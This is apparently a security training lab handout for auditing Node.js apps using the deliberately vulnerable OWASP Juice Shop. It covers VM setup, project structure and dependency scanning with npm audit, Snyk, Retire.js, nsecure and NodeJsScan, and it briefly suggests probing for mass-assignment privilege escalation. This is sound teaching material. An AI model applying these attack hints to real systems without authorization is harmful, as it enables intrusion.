

Hacking Modern Web Apps
Part: 1
Lab ID: 1

Introduction to Node.js

Node.js App Structure
Vulnerabilities in Dependencies
Vulnerabilities in Source Code
Securing Node Applications

7ASecurity
Protect Your Site & Apps From Attackers
admin@7asecurity.com

INDEX

Part 1: General Setup Check

We have shared an Ubuntu VM to facilitate taking the course:

NOTE: If you have issues with the Training portal, download from Google Drive:

- Full OVA file

Once you have downloaded both parts, use 7zip or similar to uncompress the ZIP file into an OVA file. After that:

1. From Virtual Box, select “File” / “Import Appliance” to import the Ubuntu VM .OVA file
2. Once that finishes, boot the VM
3. Login to Ubuntu:
    a. User: **alert1**
    b. Password: **alert1**

Troubleshooting: Possible VM start issues

Some common errors and how to fix them:

Possible error #1:

```
Implementation of the USB 2.0 controller not found! Because the USB 2.0
controller state is part of the saved VM state, the VM cannot be started.
To fix this problem, either install the 'Oracle VM VirtualBox Extension
Pack' or disable USB 2.0 support in the VM settings. Note! This error
could also mean that an incompatible version of the 'Oracle VM VirtualBox
Extension Pack' is installed (VERR_NOT_FOUND).
```

Solution #1:

Right click on the vm image -> settings -> Ports -> USB -> Change from USB 2.0 to USB 1.1

From: https://www.virtualbox.org/ticket/8182

Possible error #2:

```
The virtual machine 'Ubuntu_64_bit_TVBNE' has terminated unexpectedly
during startup with exit code 1 (0x1).Result Code:
NS_ERROR_FAILURE (0x80004005)
Component:
MachineWrap
Interface:
IMachine {85632c68-b5bb-4316-a900-5eb28d3413df}
```

Solution #2:

It means the machine you tried to run was installed with VirtualBox Extension Pack support, so it needs this to run. Head over to the VirtualBox downloads page, grab the VirtualBox Oracle VM VirtualBox Extension Pack, double click the extension pack file (which has the vbox-extpack extension) and it should open with VirtualBox, allowing you to install it. The machine will then work as expected. From:
https://www.linuxuprising.com/2019/12/how-to-upgrade-ubuntu-repositories.html

Part 2: Node.js app structure basics

Introduction

Node.js is an open source JavaScript runtime engine based on Chrome's V8 JavaScript Engine, which allows developers to build full-fledged JavaScript applications outside of web browsers for multiple platforms.

Installing OWASP Juice Shop

Juice Shop is an intentionally-vulnerable web application written in Node.js by OWASP.

For best results in this course, please install Juice Shop from the URL below (if you are using the lab VM, this will be pre-installed: `/home/alert1/labs/part1/lab1/`)

URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/juice-shop-9.3.1_node12_linux_x64.tgz

Alternative download link:
https://github.com/bkimminich/juice-shop/releases/download/v9.3.1/juice-shop-9.3.1_node12_linux_x64.tgz

NOTE: You may find shared folders useful to transfer files to your VM

Tutorial:
https://www.howtogeek.com/189974/how-to-share-your-computers-files-with-a-virtual-machine/

Before you continue, make sure you are using the correct Node.js version:

Command:

```
nvm use 12.16.0
```

If you are not using the lab VM, you might encounter the following error:

Output:

```
nvm use 12.16.0
N/A: version "12.16.0 -> N/A" is not yet installed.

You need to run "nvm install 12.16.0" to install it before using it.
```

If that is the case, please install the node version like so:

Command:

```
nvm install 12.16.0
```

Output:

```
Downloading and installing node v12.16.0...
Downloading https://nodejs.org/dist/v12.16.0/node-v12.16.0-linux-x64.tar.xz...
######################################################################################################################################################################################## 100.0%
Computing checksum with sha256sum
Checksums matched!
Now using node v12.16.0 (npm v6.13.4)
```

Now we are ready to start JuiceShop. If you are using the Lab VM, all the files pertaining to this lab will be available in the following location: *~/labs/part1/lab1/*

If you are **not** on lab VM, run the below commands to run juice shop:

Commands:

```
mkdir -p ~/labs/part1/lab1
cd ~/labs/part1/lab1

wget -c
https://github.com/bkimminich/juice-shop/releases/download/v9.3.1/juice-shop-9.3.1_node12_linux_x64.tgz

tar -xvzf ./juice-shop-9.3.1_node12_linux_x64.tgz
rm -f ./juice-shop-9.3.1_node12_linux_x64.tgz
mv juice-shop_9.3.1/ juice-shop
cd juice-shop
```

```
# If you have downloaded the build from the training portal
# no need to run "npm install". You can simply extract and then
# start the server. All modules are available by default.

npm start
```

For more information about JuiceShop and other installation options, please see:

https://github.com/bkimminich/juice-shop
https://owasp.org/www-project-juice-shop/
https://juice-shop.herokuapp.com/

Node.js Directory Structure

Node applications have a generic, pre-defined structure. Here, we are looking at the structure of OWASP Juice Shop

Commands:

```
cd ~/labs/part1/lab1/juice-shop
# sudo apt install tree # You might need this, if you don't have it installed
```

Config directory: App Configuration files

The config directory can be useful to gain some insight about the app.

Command:

```
tree config
```

Output:

```
config
├── 7ms.yml
├── addo.yml
├── bodgeit.yml
├── ctf.yml
├── default.yml # Default config (links, port, title string etc)
├── fbctf.yml
├── juicebox.yml # Juice Box app config (App title, version etc)
├── mozilla.yml
├── quiet.yml
├── test.yml
└── unsafe.yml
```

Routes directory: Definition Application Endpoints

The routes directory is one of the most critical to review for code reviews, as it will show the available endpoints that we can try to invoke and attack.

Command:

```
tree routes
```

Output:

```
routes
├── 2fa.js
├── address.js                    # Address book endpoint
├── angular.js
[...]
├── fileServer.js                 # File operations: always promising
├── fileUpload.js                 # File uploads: always promising
[...]
├── login.js                # Login endpoint
[...]
├── search.js               # Search feature endpoint
[...]
└── ...                           # (more controllers, middlewares)
```

Models directory: Definition of the data structure data objects will have

The models directory is a good place to look for ideas for **mass assignment** attacks. Once we know the available fields in a model we can try to supply more fields than present in a given endpoint to try to update fields we should not be able to update.

For example, in a password/profile update function can you specify some field like is_admin = true to escalate privileges?

Command:

```
tree models/
```

Output:

```
models/
[...]
├── product.js                          # Product model definition
├── purchaseQuantity.js
├── quantity.js
├── recycle.js
```

```
├── securityAnswer.js
├── securityQuestion.js
├── user.js                              # User model definition
└── wallet.js
```

Views directory: How the data will be rendered by the app

The views directory will typically contain templates that render data on the app. This is an ideal location to look for **XSS** flaws.

Command:

```
tree views
```

Output:

```
Views                          # Client-side skeleton (website)
├── promotionVideo.pug
├── themes
│   └── themes.js              # Theme for the client side website
└── userProfile.pug            # User profile page skeleton
```

Lib directory: Specifies some libraries used by the app

This is an ideal location to look for **business logic** and **implementation** flaws, because libraries usually encapsulate complex functionality for the app to use.

Command:

```
tree lib
```

Output:

```
lib
├── insecurity.js
├── logger.js                                  # Library for logging
├── startup
│   ├── cleanupFtpFolder.js
│   ├── customizeApplication.js
│   ├── customizeEasterEgg.js
│   ├── registerWebsocketEvents.js
│   ├── restoreOverwrittenFilesWithOriginals.js
│   ├── validateConfig.js
│   ├── validateDependencies.js
│   └── validatePreconditions.js
└── utils.js                                       # Utilities library
```

Other files:

Other files worth mentioning can be found in the root directory:

```
├── package.json      # Metadata of the package (version, name, authors etc)
├── node_modules      # All the core Node modules
├── utils             # Util libs (formats, validation, etc)
├── tests             # Testing
├── scripts           # Standalone scripts for dev uses
├── pm2.js            # pm2 initiation
├── shipitfile.js     # deployment automation file
├── package.json      #
├── server.js         # server-side implementation (cors, multers etc)
└── app.js            # App starting point
```

Part 3: Analysis of Node.js Configuration

Reviewing package.json

Node.js applications have a package.json file which defines app dependencies, the main entry point and other information.

Here we are referring to the package.json file from OWASP Juice Shop

File:
package.json

Contents:

```
{
  "name": "juice-shop",
  "version": "10.0.0",
  "description": "Probably the most modern and sophisticated insecure web
application",
  "homepage": "https://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org>
(https://www.owasp.org/index.php/User:Bjoern_Kimminich)",
  "contributors": [
    "Björn Kimminich",
    "Bjoern Kimminich"
],
```

```
"private": true,
  "keywords": [
    "web security",
    "web application security",
    "webappsec",
    "pentest",
    "pentesting"
],
"dependencies": {
    "body-parser": "^1.19.0",
    "check-dependencies": "^1.1.0",
    "clarinet": "^0.12.4",
    "colors": "^1.4.0",
    "compression": "^1.7.4",
    "concurrently": "^5.1.0",
    "config": "^3.2.5",
    "cookie-parser": "^1.4.4",
    "cors": "^2.8.5",
    "dottie": "^2.0.2",
    "download": "^7.1.0"
}
```

The package.json file often includes much more information when source code is provided, as illustrated by the same package.json code of the same application in its public source code:

https://github.com/bkimminich/juice-shop/blob/master/package.json

An interesting option is the ability to specify scripts:

https://github.com/bkimminich/juice-shop/blob/be3ece44d6f8812eb18d61e5a80c44cfcb62c1f2/package.json#L54

Code:

```
"scripts": {
 "postinstall": "cd frontend && npm install && cd .. && npm run build",
 "start": "node app",
 "lint": "standard && cd frontend && ng lint && cd ..",
 "protractor": "npm run e2e",
"e2e": "node test/e2eTests.js",
"vagrant": "cd vagrant && vagrant up",
"package": "npm dedupe && grunt package"
}
```

Part 4: Intro to Node JS vulnerabilities

Vulnerabilities in dependencies

One of the ways to find vulnerabilities in dependencies in any JavaScript framework (i.e. Node.js, Electron, Cordova, React, etc.) is to run the “npm audit” command, which is generally very effective in finding which dependencies are affected by publicly known vulnerabilities.

This check is important because Node.js apps generally have little code in comparison to the code they reuse from npm packages, the same is true for any other platform that also uses npm.

Using npm-audit

npm-audit is a tool for checking security issues in dependencies in npm applications (most JavaScript frameworks). This can be trivially used by running the “npm audit” command from the directory where the app source code is:

Commands:

```
cd ~/labs/part1/lab1/juice-shop
npm audit
```

The first time you run this command you may encounter the following error:

Output:

```
npm ERR! code EAUDITNOLOCK
npm ERR! audit Neither npm-shrinkwrap.json nor package-lock.json found: Cannot
audit a project without a lockfile
npm ERR! audit Try creating one first with: npm i --package-lock-only

npm ERR! A complete log of this run can be found in:
npm ERR!     /home/alert1/.npm/_logs/2020-03-07T09_37_45_915Z-debug.log
```

As the error message indicates, this is typically solved with the suggested command, and then run npm audit again. This reveals a number of outdated and vulnerable app dependencies in OWASP JuiceShop:

Commands:

```
npm i --package-lock-only
npm audit
```

Output:

```
                    === npm audit security report ===

# Run  npm install express-jwt@5.3.1  to resolve 6 vulnerabilities
SEMVER WARNING: Recommended action is a potentially breaking change
```

Critical	Verification Bypass
Package	jsonwebtoken
Dependency of	express-jwt
Path	express-jwt > jsonwebtoken
More info	https://npmjs.com/advisories/17

Moderate	Regular Expression Denial of Service
Package	moment
Dependency of	express-jwt
Path	express-jwt > jsonwebtoken > moment
More info	https://npmjs.com/advisories/55

High	Forgeable Public/Private Tokens
Package	jws
Dependency of	express-jwt
Path	express-jwt > jsonwebtoken > jws
More info	https://npmjs.com/advisories/88

```
[...]
```

```
found 13 vulnerabilities (2 low, 5 moderate, 4 high, 2 critical) in 888433
scanned packages
  run `npm audit fix` to fix 5 of them.
  6 vulnerabilities require semver-major dependency updates.
  2 vulnerabilities require manual review. See the full report for details.
```

Using Snyk

Snyk is a full-fledged static analysis tool that can be configured to work both via CLI as well as from a web interface.

To use Snyk, user has to register an account at: https://app.snyk.io/signup

NOTE: 200 scans per month require no payment

After registering the account, install Snyk locally (if using Lab VM, snyk will be installed by default):

Commands:

```
npm install -g snyk
snyk auth
```

Output:

```
Now redirecting you to our auth page, go ahead and log in,
and once the auth is complete, return to this prompt and you'll
be ready to start using snyk.

If you can't wait use this url:
https://snyk.io/login?token=abcdef12345

Your account has been authenticated. Snyk is now ready to be used.
```

This will take you to the Snyk authentication page. Click on **Authenticate**
Now, return back to the terminal and run Snyk

Command:

```
cd ~/labs/part1/lab1/juice-shop
snyk monitor
```

Output:

```
Monitoring /juice-shop (juice-shop)...
```

```
Explore this snapshot at
https://app.snyk.io/org/7a/project/a417306a-d8d6-4239-abb9-82d5a9319b24/history
/b41dddc5-8f38-46b5-8898-f31fd02ac86e
```

Click on the link to view the results in the Snyk dashboard



Fig.: Snyk scan results

Using Retire.js

Retire.js is a command-line tool that can scan a node application for the use of vulnerable JavaScript libraries and/or Node.JS modules.

Install Retire.js using (installed by default on Lab VM):

Command:

```
npm install -g retire
```

Make sure you are inside the directory of juice-shop. Run:

Command:

```
retire --outputformat json
```

Output:


```
{
"Version":"2.0.3",
"start":"2020-03-02T18:40:50.749Z",
"data":
[{
"file":"/juice-shop/node_modules/selenium-webdriver/lib/test/data/jquery-1.3.2.js",
"results":
[{
"Version":"1.3.2",
"component":"jquery",
"detection":"filename",
"vulnerabilities":
[{
"info":
["https://nvd.nist.gov/vuln/detail/CVE-2011-4969",
"http://research.insecurelabs.org/jquery/test/",
"https://bugs.jquery.com/ticket/9521"],
"below":"1.6.3",
"severity":"medium",
"Identifiers":
{"CVE":["CVE-2011-4969"],
"summary":"XSS with location.hash"}},
{
"Info":
["http://bugs.jquery.com/ticket/11290","https://nvd.nist.gov/vuln/detail/CVE-2012-6708
","http://research.insecurelabs.org/jquery/test/"],
"Below":"1.9.0b1",
"severity":"medium",
"identifiers":
{"CVE":["CVE-2012-6708"],
"bug":"11290",
"summary":"Selector interpreted as HTML"}
},
{
"Info":
["https://blog.jquery.com/2019/04/10/jquery-3-4-0-released/","https://nvd.nist.gov/vul
n/detail/CVE-2019-11358","https://github.com/jquery/jquery/commit/753d591aea698e57d6db
58c9f722cd0808619b1b"],
"below":"3.4.0",
"severity":"low",
"Identifiers":
```

```
{"CVE":["CVE-2019-11358"],
"summary":"jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products,
mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution"
}}]
}]
}
```


NSecure

NSecure is a CLI tool for analyzing dependency trees in Node js applications.

Installation

```
nvm use 12
npm install nsecure -g
```

Commands:

```
cd ~/labs/lab1/juice-shop
nsecure auto
```

Output:

```
 > Executing node-secure at: /home/alert1/labs/lab1/juice-shop
✔ Successfully hydrated vulnerabilities database in 3s
✔ Successfully navigated through the dependency tree in 25s
⁝ Analyzed npm tarballs: [928/929]
⁝ Fetched package metadata: [929/929]
```

Eventually you should see the following:



Fig.: Graphical view of dependencies

The dependency modules with vulnerabilities will be shown with a ‘siren’ emoji



Fig.: Dependency module with known vulnerabilities

Selecting this gives a much detailed overview of the module



Fig.: Detailed view of dependencies

‘Warnings’ tab views the issues related to the module along with the file names

Homepage https://lodash.com/

type	file	error message	position
unsafe-regex	lodash.js		[54:21] - [54:
unsafe-regex	dist/lodash.js		[52:21] - [52:
unsafe-regex	dist/lodash.compat.js		[55:21] - [55:
unsafe-regex	dist/lodash.min.js		[83:261] - [83:
unsafe-regex	dist/lodash.compat.min.js		[88:727] - [88:

Fig.: Issues in a module

Static Code Analysis (SCA)

NodeJsScan

NodeJsScan is an open source static code security analyzer for Node.js applications.

NOTE: NodeJsScan only supports zip files less than 50 MB in size

If you are not using the lab VM, Install docker:

First, install Docker:
https://docs.docker.com/install/

Then do the following so you can run docker without sudo:

Commands:

```
sudo groupadd docker
sudo usermod -aG docker ${USER}
sudo reboot
```

Assuming docker is already installed, you can run NodeJsScan like so:

Commands:

```
docker pull opensecurity/nodejsscan
docker run -it -p 9090:9090 opensecurity/nodejsscan:latest
```

From another terminal, run the following command, this will zip the JuiceShop contents excluding the node_modules directory, which contains all dependencies and it is quite large:

Command:

```
alert1@7ASecurity:~/labs/lab1$ zip -r juice-shop.zip juice-shop/ -x
"*node_modules*"
```

Output:

```
  adding: juice-shop/ (stored 0%)
  adding: juice-shop/.gitlab-ci.yml (deflated 27%)
  adding: juice-shop/config.schema.yml (deflated 86%)
  adding: juice-shop/data/ (stored 0%)
  adding: juice-shop/data/static/ (stored 0%)
  adding: juice-shop/data/static/challenges.yml (deflated 74%)
  adding: juice-shop/data/static/locales.json (deflated 69%)
  adding: juice-shop/data/static/JuiceShopJingle.vtt (deflated 49%)
  adding: juice-shop/data/static/users.yml (deflated 64%)
  adding: juice-shop/data/static/i18n/ (stored 0%)
  adding: juice-shop/data/static/i18n/el_GR.json (deflated 78%)
  adding: juice-shop/data/static/i18n/pl_PL.json (deflated 78%)
  adding: juice-shop/data/static/i18n/ru_RU.json (deflated 78%)
[...]
```

Now, go to http://0.0.0.0:9090/ and upload the zip file:



Fig.: Upload or Drag & Drop the ZIP file

Once the analysis finishes, you will notice some statistics at the top:



Fig.: Nodejsscan result statistics

If you scroll down you will notice a findings summary:



Fig.: Findings Summary table in Nodejsscan

As you keep scrolling down you will notice the following table of “JavaScript Issues”, click on any item to expand it:



Fig.: Summary of issues, click to expand

Once you click on an item, you will see a breakdown of code locations where that type of issue has been found:

